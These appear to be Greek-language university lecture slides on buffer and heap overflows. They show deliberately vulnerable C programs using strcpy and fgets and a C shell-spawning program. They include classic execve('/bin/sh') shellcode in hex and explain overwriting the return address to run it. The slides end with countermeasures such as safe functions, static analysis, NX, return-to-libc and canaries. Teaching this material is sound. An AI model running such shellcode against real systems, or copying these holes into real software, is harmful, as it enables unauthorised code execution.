
User Input
(κανένας έλεγχος - ex4)

```
#include <string.h>
void foo (char *bar) {
  char c[12];
  strcpy(c, bar);
}

int main (int argc, char **argv) {
  foo(argv[1]);
  return 0;
}
```

Stack
(ex4)



Stack
(ex4 - 2)



Θα Θέλαμε να Δημιουργήσουμε ένα

Shell

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

(πλέον τα δικαιώματα αφαιρούνται αυτόματα)

environment parameters


filename

command line parameters

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\
x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\
xff\xff/bin/sh
```

πως θα μπορούσαμε να εκτελέσουμε αυτόν τον κώδικα;

μπορούμε να τον τοποθετήσουμε στον buffer όπου γίνεται η υπερχείλιση. Ύστερα θα βάλουμε το return address να δείχνει μέσα στο buffer, εκεί που ξεκινά το πρόγραμμα αυτό.


buffer
BP
ret
a
b
c
SSSSSSSSSSS
SSS
0xD8
0x01
0x02
0x03


Παράδειγμα με Ευπάθεια

```
#include <stdio.h>
#include <string.h>

void reverse(char *str){
    int i=0;
    char buff[512];

    strcpy(buff, str);

    i = strlen(buff);
    while(i >= 0){
        printf("%c", buff[i]);
        i--;
    }
    printf("\n");
}

int main(int argc, char *argv[]){
    reverse(argv[1]);
    return 0;
}
```

Heap Overflows

- Σε αντίθεση με την στοίβα, στο heap data area μια εφαρμογή μπορεί να δεσμεύει (malloc) και να αποδεσμεύει (free) μνήμη **δυναμικά**.
- Αυτή η “περιοχή” της μνήμης περιέχει δεδομένα που αφορούν το πρόγραμμα (λ.χ. function pointers).

Heap



objects, big buffers, structs κ.α.

Heap Overflows

Παράδειγμα

```
struct toystr {
   void (* message)(char *);
   char buffer[20];
};
```

Heap Overflows
Παράδειγμα (2)

```
coolguy = malloc(sizeof(struct toystr));
lameguy = malloc(sizeof(struct toystr));

coolguy->message = &print_cool;
lameguy->message = &print_meh;

printf("Input coolguy's name: “);
fgets(coolguy->buffer, 200, stdin);
coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;

printf("Input lameguy's name: “);
fgets(lameguy->buffer, 20, stdin);
lameguy->buffer[strcspn(lameguy->buffer, "\n")] = 0;

coolguy->message(coolguy->buffer);
lameguy->message(lameguy->buffer);
```

Αντίμετρα
Secure Coding Practices

Χρησιμοποίηση των safe equivalets:

1. gets( ) —> fgets( )
2. strcpy( ) —> strncpy( )
3. strcat( ) —> strncat( )
4. sprintf( ) —> snprintf( )
5. …

Αντίμετρα
Στατική Ανάλυση

- Από τα πρώτα αυτοματοποιημένα εργαλεία που δημιουργήθηκαν για την ανάλυση κώδικα.
- Πληθώρα εργαλείων που κάνουν “λεκτική ανάλυση” (λ.χ. ITS4, RATS).
- Πολλά false alarms (είσοδος από χρήστη;).

Αντίμετρα


Προστασία - non-executable stack

Περιοχές της μνήμης (stack, heap) μαρκάρονται ως μη εκτελέσιμές (NX bit).

return-to-libc


- Εκμετάλλευση της C standard library (libc).
- Επαναχρησιμοποίηση κώδικα που υπάρχει ήδη (λ.χ. την εντολή system).
- Το αν είναι ενεργοποιημένο το NX bit δεν παίζει ρόλο επειδή ο εκτελέσιμος κώδικας υπάρχει ήδη σε διαφορετικό μέρος της μνήμης που είναι εκτελέσιμο..

Χάρτης της Μνήμης



Αντίμετρα

Προστασία - Canaries



